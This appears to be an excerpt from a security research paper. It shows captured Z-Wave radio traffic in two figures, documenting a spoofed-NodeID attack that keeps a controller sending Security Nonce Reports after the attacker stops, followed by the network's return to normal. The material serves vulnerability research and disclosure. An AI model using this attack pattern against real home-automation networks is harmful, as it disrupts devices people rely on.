11	04.09.2006	06:34:52.306	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
12	04.09.2006	06:34:52.366	100KBit/s	80	0	60	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
13	04.09.2006	06:34:52.412	40Kbit/s	66	1	44	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
14	04.09.2006	06:34:52.444	40Kbit/s	77	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
15	04.09.2006	06:34:56.478	100KBit/s	80	0	4040	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
16	04.09.2006	06:34:56.521	100KBit/s	80	0	42	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
17	04.09.2006	06:34:56.549	40Kbit/s	66	1	27	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
18	04.09.2006	06:34:56.583	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
19	04.09.2006	06:34:56.610	100KBit/s	80	0	25	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
20	04.09.2006	06:34:56.689	40Kbit/s	80	1	78	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
21	04.09.2006	06:34:56.720	40Kbit/s	77	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
22	04.09.2006	06:35:00.760	100KBit/s	80	0	4042	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
23	04.09.2006	06:35:00.837	100KBit/s	80	0	78	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
24	04.09.2006	06:35:00.900	40Kbit/s	80	1	61	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
25	04.09.2006	06:35:00.934	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
26	04.09.2006	06:35:00.994	100KBit/s	80	0	60	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
27	04.09.2006	06:35:01.023	40Kbit/s	65	1	26	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
28	04.09.2006	06:35:01.054	40Kbit/s	77	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
29	04.09.2006	06:35:05.089	100KBit/s	80	0	4039	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
30	04.09.2006	06:35:05.114	100KBit/s	80	0	25	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
31	04.09.2006	06:35:05.160	40Kbit/s	80	1	44	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
32	04.09.2006	06:35:05.194	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
33	04.09.2006	06:35:05.237	100KBit/s	80	0	42	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
34	04.09.2006	06:35:05.301	40Kbit/s	80	1	62	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
35	04.09.2006	06:35:05.331	40Kbit/s	77	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
36	04.09.2006	06:35:09.369	100KBit/s	80	0	4042	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
37	04.09.2006	06:35:09.430	100KBit/s	80	0	60	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
38	04.09.2006	06:35:09.510	40Kbit/s	80	1	79	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
39	04.09.2006	06:35:09.544	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
40	04.09.2006	06:35:09.622	100KBit/s	80	0	77	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
41	04.09.2006	06:35:09.650	40Kbit/s	66	1	27	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
42	04.09.2006	06:35:09.681	40Kbit/s	77	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
43	04.09.2006	06:35:13.719	100KBit/s	80	0	4042	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
44	04.09.2006	06:35:13.761	100KBit/s	80	0	43	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
45	04.09.2006	06:35:13.842	40Kbit/s	81	1	79	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
46	04.09.2006	06:35:13.876	100KBit/s	81	0	35	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
47	04.09.2006	06:35:13.901	100KBit/s	81	0	25	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
48	04.09.2006	06:35:13.964	40Kbit/s	81	1	62	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
49	04.09.2006	06:35:13.996	40Kbit/s	78	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
50	04.09.2006	06:35:18.040	100KBit/s	80	0	4047	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
51	04.09.2006	06:35:18.100	100KBit/s	80	0	60	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
52	04.09.2006	06:35:18.169	40Kbit/s	80	1	27	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
53	04.09.2006	06:35:18.169	100KBit/s	80	0	35	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
54	04.09.2006	06:35:18.246	100KBit/s	80	0	78	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
55	04.09.2006	06:35:18.285	40Kbit/s	80	1	44	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
56	04.09.2006	06:35:18.316	40Kbit/s	77	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report

Figure 11: Active attack sending stopped: attack keeps running even after the attacker stopped sending, as the controller keeps sending NonceReports to the failed and spoofed NodeID.



111	04.09.2006	06:35:52.800	40Kbit/s	80	1	62	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
112	04.09.2006	06:35:52.832	40Kbit/s	77	1	29	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
113	04.09.2006	06:35:56.870	100KBit/s	80	0	4043	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
114	04.09.2006	06:35:56.913	100KBit/s	80	0	42	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
115	04.09.2006	06:35:56.993	40Kbit/s	80	1	79	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
116	04.09.2006	06:35:57.027	100KBit/s	80	0	36	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
117	04.09.2006	06:35:57.087	100KBit/s	80	0	60	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
118	04.09.2006	06:35:57.116	40Kbit/s	80	1	26	001	014	E1 7E 32 9C	Singlecast	Security Nonce Report
119	04.09.2006	06:35:57.147	40Kbit/s	77	1	30	001	014	E1 7E 32 9C	Explorer Nor	Security Nonce Report
120	04.09.2006	06:37:29.759	40Kbit/s	75	1	92612	001	255	E1 7E 32 9C	Explorer Nor	Cmd Set Nwi Mode
121	04.09.2006	06:39:18.295	100KBit/s	75	0	108535	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
122	04.09.2006	06:39:18.301	100KBit/s	80	0	9	001	015	E1 7E 32 9C	Ack	
123	04.09.2006	06:39:18.351	100KBit/s	80	0	49	001	015	E1 7E 32 9C	Singlecast	S2 Nonce Report
124	04.09.2006	06:39:18.359	100KBit/s	76	0	9	015	001	E1 7E 32 9C	Ack	
125	04.09.2006	06:39:18.393	100KBit/s	76	0	29	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
126	04.09.2006	06:39:18.398	100KBit/s	80	0	11	001	015	E1 7E 32 9C	Ack	
127	04.09.2006	06:39:18.467	100KBit/s	80	0	66	001	015	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
128	04.09.2006	06:39:18.480	100KBit/s	77	0	16	015	001	E1 7E 32 9C	Ack	
129	04.09.2006	06:39:19.217	100KBit/s	81	0	734	015	001	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
130	04.09.2006	06:39:19.224	100KBit/s	79	0	9	001	015	E1 7E 32 9C	Ack	
131	04.09.2006	06:39:19.297	100KBit/s	79	0	71	001	015	E1 7E 32 9C	Singlecast	S2 Message Encapsulation
132	04.09.2006	06:39:19.303	100KBit/s	81	0	9	015	001	E1 7E 32 9C	Ack	

Figure 12: Attack finished: network returns to normal behaviour without visible changes.